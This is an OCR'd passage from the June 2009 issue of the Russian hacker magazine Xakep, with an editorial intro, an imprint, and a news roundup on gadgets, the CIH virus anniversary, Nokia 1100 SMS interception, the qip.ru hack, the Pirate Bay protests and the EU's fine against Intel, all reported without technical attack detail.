РЕАНИМАЦИЯ! БОРЬБА СО СБОЯМИ LINUX И FREEBSD СТР. 84



ХАКЕР 06 (ИЮНЬ) 2009
ФЛЕШКА-УБИЙЦА / ТРОЯН В МОЗГАХ USB-ФЛЕШКИ
126





Intro


Раздумывая всей редакцией, что бы такого замутить в первый месяц жаркого лета, мы решили устроить традиционную акцию по раздаче старых номеров Х. Дело в том, что за год в редакции скапливается немалое количество разных старых номеров и лучше применения, чем раздать их читателям — не существует. Так что приезжай за старыми журналами, да и просто потусить. Ждем тебя с 22 по 26, а так же 29 и 30 июня в нашей редакции по адресу: ул. Льва Толстого, 18Б, 4 этаж.

P. S. Будем рады не просто отдать журнал, а поменять его на что-то вроде банки Red Bull или апельсинового сока :).

nikitoz, гл. ред. Х

CONTENT 06(126)



Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.


Правильным автором статьи «Атака WordPress» в мартовском номере является Magg. Редакция приносит извинения за ошибку.



МАРИЯ «MIFRILL» НЕФЕДОВА / MIFRILL@REAL.XAKEP.RU /

ОБО ВСЕМ ЗА **ПОСЛЕДНИЙ МЕСЯЦ**

УЗИ всегда под рукой



Команда ученых из Вашингтонского университета в Сент-Луисе (Washington University in St. Louis, WUSTL) продемонстрировала публике свою разработку, которая, похоже, в будущем поможет спасти немало жизней. Уильям Ричард и Дэвид Зар создали портативный зонд для ультразвуковых исследований с USB-интерфейсом. Но главная фишка заключается даже не в самом этом факте, а в том, что подключить прибор можно не только к ПК, но и к любому смартфону на базе Windows Mobile. Не зря Microsoft спонсировала исследования, выделив на них 100.000 долларов. Сейчас зонд еще продолжают тестировать, но недооценить разработку сложно. Просто сравни цифры: в то время как обычный УЗИ-сканер обходится больнице, минимум, в пару десятков тысяч вечнозеленых, стоимость USB-зонда сейчас составляет порядка $2000, и в будущем ее планируют уменьшить до $500.

Летучая мышь

Как известно, японские производители порой выпускают совершенно безумные, но не лишенные привлекательности вещи. Мышь BTLS90 от компании Filco как раз такой случай. Девайс должен очень понравиться тем, кто часто использует мышь в роли ПДУ, скажем, лежа на диване и смотря фильм. Дело в том, что всем любителям отдыха такого рода известно — возить мышкой по колену или подлокотнику дивана не слишком удобно, ведь «крысе» для работы нужна ровная поверхность. Однако не в случае BTLS90. Японский манипулятор оснащен гиросенсором, по аналогии с манипуляторами для Nintendo Wii, так что им можно не только двигать по столу, но и смело размахивать в воздухе. Девайс, разумеется, беспроводной, подключается по Bluetooth ver2.1 Class 2, и радиус его действия составляет 10 метров. Разрешение оптического датчика мыши — 800 dpi, емкость батареи — 550 мАч, подзарядка устройства производится через USB.



ПО ДАННЫМ АГЕНТСТВА NET APPLICATIONS, ДОЛЯ LINUX ОС НА МИРОВОМ РЫНКЕ ВПЕРВЫЕ ПРЕВЫСИЛА ПОРОГ В 1%

PC27

Чтобы помнили

Если у тебя в 1999 году уже был комп и интернет, то ты наверняка помнишь, сколько шума наделал тогда вирус CIH, так же известный как «Чернобыль», написанный простым тайваньским студентом Чэнь Ин Хао (Chen Ing Hau). По сути, это была первая в истории человечества компьютерная эпидемия таких масштабов. О вирусе писали в газетах и говорили по ТВ (что тогда, мягко выражаясь, не было обычной практикой), и неудивительно — ведь, по некоторым данным, от CIH пострадало до полумиллиона машин. Плюс, именно тогда дело впервые не ограничилось простой порчей данных (CIH стирал данные с хардов) и дошло до непосредственного вреда железу — на некоторых компьютерах приказал долго жить BIOS. В ту пору он довольно часто был впаян в «мать», так что, после того как CIH перезаписывал flash BIOS, о его замене или перепрошивке речи уже не шло. К чему я все это? Совсем недавно, в памятный день взрыва на ЧАЭС — 26-го апреля, вирус отметил свой юбилей, эпидемия случилась ровно 10 лет назад. О таких вещах стоит помнить и знать. Кстати, автор «Чернобыля» хоть и попал, в итоге, под суд, по большому счету отделался легким испугом (тогда даже не существовало соответствующих законов) и ныне работает в Gigabyte Technology, инженером.

СИМВОЛ @ 4-ГО МАЯ ОТМЕТИЛ СВОЙ ДЕНЬ РОЖДЕНИЯ. ЕМУ ИСПОЛНИЛОСЬ 473 ГОДА. ИМЕННО 4 МАЯ, 1536-ГО ДАТИРОВАНО ПИСЬМО ФЛОРЕНТИЙСКОГО КУПЦА, ГДЕ СИМВОЛ БЫЛ ОТМЕЧЕН ВПЕРВЫЕ.

Хакерский мобильник

Еще в 2003 году компания Nokia выпустила телефон Nokia 1100, который многие сих пор вспоминают с легкой грустью. Аппарат правда был отличный (в нем даже имелся встроенный фонарик :)), и кто бы мог подумать, что годы спустя он будет пользоваться такой нездоровой популярностью. Совсем недавно обнаружилось, что хакеры готовы заплатить за работающий 1100-й до 25.000 евро! Этим феноменом немедленно заинтересовались секьюрити специалисты и выяснили следующее. Кибермошенники искали только трубки, произведенные на заводе в германском городе Бохум. Nokia некогда объявила ту партию браком (якобы из-за проблем с устаревшим ПО), но кому «баг», а кому «фича». За счет этого самого «брака» хакеры научились перехватывать чужие SMS-сообщения, в частности, одноразовые коды для банковских транзакций — mTAN (mobile Transaction Authentication Number), которые европейские банки присылают своим клиентам по SMS. Специалисты сначала в такое не поверили, но купив Nokia 1100 и достав в Сети ПО для его перепрошивки, смогли без проблем изменить номера IMEI (International Mobile Equipment Identity) и IMSI (International Mobile Subscriber Identity). Таким образом, получается, что хакерам остается лишь клонировать sim-карту жертвы и дело в шляпе — можно перехватывать SMS. Компания Nokia от комментариев пока воздерживается, и неизвестно даже, сколько таких «бракованных» сотовых сошло с конвейера.



Google ищет слабое звено



Так как последнее время отток специалистов Google на работу в другие компании перестал быть редкостью, руководство решило принять меры. Выход из ситуации придумали очень высокотехнологичный — путем дата-майнинга. Была создана специальная БД, куда занесли все сведения о сотрудниках — этапы их карьеры, финансовое положение, платежную историю, все то, что они говорили и писали на собеседовании, и так далее. Затем был разработан некий алгоритм, подробностей о котором Google пока не разглашают. Основная его задача — вычисление «группы риска», то есть, работников, у которых в скором времени может появиться желание уволиться. Эта информация позволит IT-гиганту вовремя подыскать им замену, или же вовсе предотвратить их уход. Дело в том, что в основном компанию покидают люди, недостаточно загруженные работой, и первую партию таких лиц алгоритм, пока работающий в режиме тестирования, уже вычислил.

Перемены в Wikipedia


Самая свободная энциклопедия на планете сменила лицензию. Решение перейти с использовавшейся ранее GNU Free Documentation License (GFDL) на Creative Commons Attribution-ShareAlike (CC-BY-SA) было принято однозначным большинством, по итогам голосования Вики-сообщества и решению поверенных фонда Wikimedia Foundation. Всего в голосовании приняло участие 17.462 человека и «за» высказались 75.8%. В целом, эта перемена к лучшему, а для рядового юзера вообще мало что изменится. GFDL не была «заточена» под задачи Википедии, ведь она разрабатывалась, скорее, для программной документации. Например, при копировании материала GFDL требует так же включать полный текст лицензии в каждую копию. CC-BY-SA, в свою очередь, носит более общий характер, к тому же, часть проектов Wikipedia уже давно функционирует именно под ней. По словам отца-основателя Вики Джимбо Уэйлса: «Переход на CC-BY-SA позволит материалам из наших проектов свободно смешиваться с материалами под CC-BY-SA. Это критически необходимое изменение для будущего Викимедиа».



ОБЪЕМ ДАННЫХ В ИНТЕРНЕТЕ ПРИБЛИЖАЕТСЯ К ЦИФРЕ В 500 МЛРД. ГИГАБАЙТ.



Черная полоса QIP'а



Похоже, самый «спокойный» IM (название QIP расшифровывается как «Quiet Internet Pager») перестает быть таковым. QIP 2005 заброшен, а Infium все больше перегружают всяческими ненужностями. Странные опции вроде «хранить пароли моих учетных записей на сервере» и так ни у кого не вызывали доверия, а теперь в копилку негатива добавились еще и микроблоги, о которых пользователей как-то «забыли спросить». Оказалось, что все статусы QIP теперь публикуются по адресу http://mblogi.qip.ru, и об этом приходят уведомления на почту. Именно «благодаря» этим спам-мэйлам большинство юзеров и узнало о запуске сервиса. Но возмущение, вызванное микроблогами, не идет ни в какое сравнение с тем, что произошло парой недель позже. Ночью, с 7-го на 8-е мая, сайт qip.ru был взломан, и на главной странице несколько часов можно было наблюдать настоящую вакханалию, вроде переписки хакеров друг с другом. Разумеется, общественность сразу же озадачилась вопросом — был ли это простой дефейс главной страницы, или все куда хуже? Согласно заявлениям бывшего разработчика QIP — Inf'а, пострадала только админка сайта, а пользовательские базы\пароли хранятся в другом месте и остались в полной целости и сохранности. Так как массового угона номеров до сих пор не последовало, это, скорее всего, правда :). Однако неприятности на этом не закончились. Вторично qip.ru хакнули 18-го мая. На этот раз на главной странице сайте юзерам предлагали поиграть в игру в стиле фильма «Пила». Сверху красовалось фото знаменитой куклы на велосипеде, а ниже пользователям давали «последний шанс» перейти на Jabber или Miranda, пока их пароли не оказались «у плохих людей». Второй хак представители QIP никак не прокомментировали, а доверие к мессенджеру, тем временем, стремительно падает.


Заливаешь порнографию? Тогда они идут к тебе

Нашему доблестному отделу «К», кажется, совсем нечем заняться. Чем еще объяснить судебное преследование девушки из Сыктывкара, которая якобы загрузила на свою страничку «ВКонтакте» ролик порнографического характера, непонятно. Почему «якобы»? А никаких доказательств этому нет. Сама девушка (ее имя и фамилия не раскрываются) уверяет, что у нее попросту увели пароль от «ВКонтакта» и затем действительно залили на сайт некий порно-ролик. У обвиняемой и правда не было обнаружено никаких «криминальных» файлов, равно как и следов их копирования на «ВКонтакте». Зато в ходе поиска улик сотрудники отдела «К» перекопали всю личную переписку девушки, что очень возмущает ее адвоката. Помочь разрешить проблему не смог и сам Павел Дуров, к которому отдел «К» неоднократно обращался. «ВКонтакте» не фиксирует IP-адреса, с которых производится загрузка файлов. Так что, с какого компьютера взялись «материалы порнографического характера», следствие, по сути, так и не установило. Ясно, что, учитывая все вышесказанное, девушке вряд ли грозит обвинительный приговор. Ну а сотрудники отдела «К», видимо, ни разу не пробовали поискать «ВКонтакте» видео по запросу «порно».


КОМПЬЮТЕР НАЧИНАЕТСЯ С INTEL®.
www.comsys.ru
comsys@comsys.ru
г. Краснодар, ул. Красная, д.180
тел./факс: (861) 251-84-84 и (861) 215-18-70
НАДЕЖНОСТЬ
ПРОВЕРЕННАЯ ВРЕМЕНЕМ
COMSYS
КОМПЬЮТЕРНЫЕ СИСТЕМЫ
компьютер comsys profi
на базе процессора Intel® Core™ 2 Quad
ГАРАНТИЯ-БЕСПЛАТНЫЙ СЕРВИС
3 ГОДА
COMSYS
КОМПЬЮТЕРНЫЕ СИСТЕМЫ
intel
Core 2 Quad
inside
Четыре ядра.
Вне конкуренции.
Intel, Intel Core Quad являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.
Реклама

Ноутбук для школьников и студентов

Компания Dell анонсировала ноутбук на базе чипсета Intel's 945GSE, ориентированный на «учебной сегмент рынка» — модель Latitude 2100. Понимая особенности аудитории, Dell оснастили машинку прорезиненным корпусом, который позволит избежать царапин и других механических повреждений (этому поспособствует и отсутствие вентиляционных отверстий на нижней стороне корпуса), клавиатурой с антибактериальным покрытием и опциональным ремнем для переноски на плече. Цветовых решений будет 5: красный, желтый, синий, зеленый и графитовый. Техническая же сторона дела обстоит следующим образом: процессор Intel Atom N270 частотой 1.6 ГГц; до 1 ГБ оперативки (плюс дополнительный слот, с возможностью расширения памяти до 2 ГБ); LED-экран 1024x576, или опциональный тачскрин; жесткий диск емкостью до 250 ГБ, или SSD до 16 ГБ; гигабитный сетевой адаптер; WiFi-модуль; и, наконец, кард-ридер 3-в-1 для SD\MMC карт. Также на выбор пользователю предоставят три разных ОС — Windows XP Home, Windows Vista или Linux Ubuntu. Окончательная цена ноутбука, разумеется, будет зависеть от комплектации, но уже известно, что минимальная его стоимость составит 369 долларов.



Книга ЖЖалоб и предлоЖЖений

Мы уже писали о том, что президент РФ Дмитрий Анатольевич Медведев теперь ведет блог не только на kremlin.ru, но и в ЖЖ, куда дублируются записи с правительственного портала. Но кто бы мог подумать, что президент станет отвечать на комменты в журнале, да еще как! После празднования дня Великой Победы, 10-го мая, в блоге первого лица государства появился комментарий, в котором юзер voda_i_ryba жаловался на власти Краснодара. Из-за них вечный огонь в городе реконструируют уже более полугода, и в день памяти цветы пришлось возлагать буквально к забору. Каково же было всеобщее удивление, когда 15-го числа на комментарий был дан ответ со сканом официального документа, подписанного президентом РФ. Бумага содержала изначальный текст комментария-жалобы и следующую приписку от руки: «А.Н. Ткачеву: Разберитесь. Накажите виновных. Доложите в трехдневный срок». Дата, подпись. Пару дней спустя в пресс-службе президента подтвердили, что поручение действительно было передано губернатору Александру Ткачеву.

DDoS-атака в реале



Страсти вокруг The Pirate Bay и не думают стихать. Хакеры со всего мира продолжают строить каверзы компаниям и организациям обвинителям трекера, Пиратская партия Швеции из-за громкого процесса набрала невиданную мощь и теперь имеет все шансы пройти в Европарламент, противники копирайта активно протестуют, а сами админы ресурса держатся молодцом. Так, Готфрид Свартхольм, уже и без того известный миру как парень неробкого десятка (именно он отвечал на гневные письма правообладателей, не скрывая сарказма и ехидства), предложил устроить сообразную DDoS-атаку на адвокатскую фирму Danowsky & Partners. Именно они защищают интересы медиа-магнатов. Готфрид призвал народ, в знак «огромной признательности» этим людям, перевести на их банковский счет 1 шведскую крону. Вся соль в том, что после тысячи платежей банк начнет взимать с фирмы комиссию за каждый последующий платеж, в размере 2 крон. Более того, обработка таких «поступлений» в адвокатской конторе осуществляется вручную и сопряжена с маранием кучи бумаг, а штат у фирмы совсем небольшой. Но Свартхольму и этого показалось недостаточно. Особо ретивым борцам за справедливость он предложил отозвать свой перевод обратно! Свою месть Готфрид окрестил просто — «распределенной атакой на отказ в долларах» или, сокращенно, DDo$-атакой. Как в Danowsky & Partners справляются с таким валом переводов, пока неизвестно.

PC27



Флешка со встроенным антивирусом

Компании Transcend и Trend Micro решили радикально подойти к проблеме заражения компьютеров через флеш-накопители. Они собираются выпустить флешку JetFlash V15 AntiVirus USB Flash Drive со встроенным антивирусом Trend Micro USB Security. Девайс защитит от заражения и порчи как хранящиеся на нем данные, так и ПК, к которому производится подключение. Встроенный антивирус проверит каждый передаваемый файл и в случае обнаружения малваря — предупредит юзера и поместит файлы на карантин. Флеш-драйв будет поставляться с уже предустановленным Trend Micro USB Security и бесплатным триалом на 90 дней. Обновление антивирусных баз будет производиться автоматически, во время подключений к компьютеру с выходом в интернет.

ПО ДАННЫМ ПРОЕКТА RUМЕТРИКА, 44% РОССИЙСКИХ ЮЗЕРОВ НЕ ГОТОВЫ ПЕРЕСТАТЬ ЮЗАТЬ И-НЕТ, ДАЖЕ ЕСЛИ У НИХ НЕ БУДЕТ ХВАТАТЬ ДЕНЕГ НА ЕДУ И ОДЕЖДУ.

Им не нужна твоя одежда и мотоцикл. Пока

Пока в кинотеатрах крутят нового «Терминатора», где роботы с людьми бьются за место под солнцем, роботы вполне «успешно» нападают на людей уже сегодня, и далеко не в кино. Например, в Швеции, еще в 2007 году, работник Стокгольмской фабрики Больста едва не погиб, осуществляя техобслуживание поврежденной машины, использовавшейся для перетаскивания тяжелых камней. Будучи уверен, что робот отключен, рабочий оказался совсем не готов к тому, что машина внезапно схватит его за голову и попытается поступить с ней так, как обычно поступает с камнями. В результате инцидента мужчина получил серьезные травмы, в частности, сломал четыре ребра и, согласно медицинским заключениям, был действительно близок к смерти. И вот, спустя два года, потерпевший все же решился подать в суд и потребовал у своих бывших работодателей 25.000 крон ($3000). Но более интересно то, что его иск удовлетворили, а прокурор признался журналистам, что: «Никогда не слышал, чтобы робот вот так на кого-нибудь нападал». И хотя понятно, что в данном случае речь идет о банальном несоблюдении техники безопасности, а не о «восстании машин», такого рода «первые ласточки» все равно выглядят не слишком приятно.



GOOGLE БОРЕТСЯ ЗА ЧИСТОТУ ОКРУЖАЮЩЕЙ СРЕДЫ, ПОЭТОМУ ВМЕСТО ГАЗОНОКОСИЛОК ДЛЯ СТРИЖКИ ГАЗОНОВ, КОМПАНИЯ «ВЗЯЛА НА РАБОТУ» 200 ЖИВЫХ КОЗЛОВ.

В УНИВЕРСИТЕТЕ КАРНЕГИ-МЕЛЛОНА ВЫЯСНИЛИ, ЧТО ПОДОБРАТЬ ОТВЕТ НА «СЕКРЕТНЫЙ ВОПРОС» В 17% СЛУЧАЕВ СМОЖЕТ ДАЖЕ НЕЗНАКОМЫЙ С «ЖЕРТВОЙ» ЧЕЛОВЕК.




Смышленый монитор

Новая серия мониторов от компании LG — W53, совершенно заслуженно носит приставку SMART. Full HD дисплеи с разрешением 1920x1080, соотношением сторон экрана 16:9, динамической контрастностью 50.000:1 и временем отклика 2 мс, оснащены такими функциями как Auto Bright, Time Control, Cinema Mode и Live Sensor. Это значит, что монитор будет способен автоматически регулировать яркость и другие настройки картинки, в зависимости от степени освещенности комнаты, или же в зависимости от контента на экране (чем темнее картинка, тем светлее экран, и наоборот). Также
стоит заметить, что эта опция существенно сократит расход энергии, снижая интенсивность лампы подсветки. Функция Cinema Mode позволит без проблем смотреть видео в онлайне, не отвлекаясь при этом на яркую рекламу и другие раздражители — монитор автоматически затемнит все, кроме выбранного объекта. Благодаря Time Control, можно будет настроить специальный таймер, который раз в 1-2 часа будет напоминать, что пора отдохнуть от работы за компьютером. И, наконец, сенсорная панель управления Live Sensor автоматически распознает приближение руки и активирует подсветку на лицевой панели монитора, облегчая поиск кнопок. В серию войдут три модели: W2253V(21.5˝), W2253TQ(21.5˝) и W2753V(27˝). В продаже мониторы появится уже в этом месяце. Ориентировочная цена составит 8000 рублей.

PC27

Intel vs AMD, битва продолжается

Конкуренция между «верными врагами» — Intel и AMD, похоже, может остаться в прошлом только в одном случае, если одна из компаний прекратит свое существование. Гиганты продолжают расставлять капканы друг на друга, и срабатывают эти ловушки порой лишь спустя долгое время. Так недавно «выстрелило ружье», висевшее на стене с 2000 года. Именно тогда представители AMD пожаловались Еврокомиссии, что Intel, якобы, приплачивает некоторым производителям, чтобы те отказывались от использования в своих продуктах чипов AMD. Было начато расследование, и закончилось оно лишь недавно. По его результатам Еврокомиссия вынесла неутешительный для Intel вердикт — вину компании, очевидно, смогли доказать и приговорили Intel к штрафу в размере 1.060 миллиарда евро, за нарушение антимонопольного законодательства Евросоюза. Сумма штрафа является настоящим рекордом, но совсем не факт, что Intel действительно придется платить. Для начала будет подана апелляция, затем последует еще не одно судебное разбирательство, и каков будет окончательный итог, сказать крайне сложно. Президент AMD Дирк Мейер, однако, настроен оптимистически и заявляет: «AMD была неуклонным лидером по части технологических инноваций, и мы стремимся перейти из мира, в котором правила корпорация Intel, в мир, в котором правят потребители».



КОМПАНИЯ MCAFEE СООБЩАЕТ, ЧТО КОЛИЧЕСТВО IP-АДРЕСОВ, ИСПОЛЬЗУЕМЫХ КОМПАМИ В БОТНЕТАХ, УВЕЛИЧИЛОСЬ ДО 12 МИЛЛИОНОВ.

Дурной пример заразителен



Антипиратское лобби всех европейских стран буквально ликует после вынесения приговора по делу команды The Pirate Bay. Но некоторым, похоже, не терпится повторить успех Швеции лично. Стало известно, что теперь привлечь команду многострадального трекера к ответственности собрались итальянцы. Стоит отметить, что бороться с трекером в Италии уже пытались — тогда провайдерам страны попросту приказали прикрыть к нему доступ, но команда TPB обратилась в суд и оспорила незаконную блокировку. Теперь же против админов трекера собираются выдвинуть те же обвинения, что совсем недавно звучали и в их родной Швеции. Какие именно улики собираются предъявлять итальянцы и как повернется ситуация, с учетом того, что TPB не имеет к Италии никакого отношения, пока не совсем ясно. Какая-то конкретика по этому вопросу должна появиться в ближайшие пару месяцев, и тогда же станет известно, быть ли этому суду вообще.

Новый ридер от Amazon

Устройства для чтения электронных книжек завоевывают в народе все большую популярность, а спрос, как известно, рождает предложение. Компания Amazon выпустила вторую версию своей читалки Kindle — Amazon Kindle 2. Так как большинство ридеров на сегодня имеют экран 6" с разрешением 600x800, чтение на них технической или учебной литературы, а также комиксов довольно затруднительно. Производители, наконец, решили учесть этот нюанс — Kindle2 вышел в двух вариантах, уже привычном 6-дюймовом и 9.7-дюймовом (Kindle DX), с поддержкой PDF. Экраны E-Ink последнего поколения обеспечат передачу 16-ти оттенков серого, а разрешение Kindle DX составит 1200x824. За счет скругления углов вторая инкарнация Kindle стала похожа на большой iPod. Также читалка значительно «похудела» и обзавелась джойстиком для навигации и динамиками, расположенными на задней части корпуса. Внешней памяти устройство теперь не предполагает — слот для SD-карт пропал. Внутреннюю память из-за этого увеличили до 2-х и 4-х ГБ, в зависимости от модели. В остальном изменений мало — Kindle был и остается продуктом, ориентированным на США. Официальной русификации для Kindle2 (равно как и для его предшественника) не существует, зарегистрировать устройство на Amazon.com тоже проблемно, а воспользоваться WiFi и интернетом вне США не получится. Тем не менее, возможно, когда-нибудь мы все же дождемся официальных продаж, и тогда тебе пригодится информация о том, что цена на 6" модель составляет $359.00, а на 9.7" — $489.00.



СТАТИСТИКА PANDA SECURITY УТВЕРЖДАЕТ, ЧТО 67% ПОДРОСТКОВ В ВОЗРАСТЕ ОТ 15 ДО 18 ЛЕТ ХОТЬ РАЗ ПЫТАЛИСЬ ВЗЛОМАТЬ СВОИХ ДРУЗЕЙ В СЕТИ.

Вести с полей разработки Windows 7



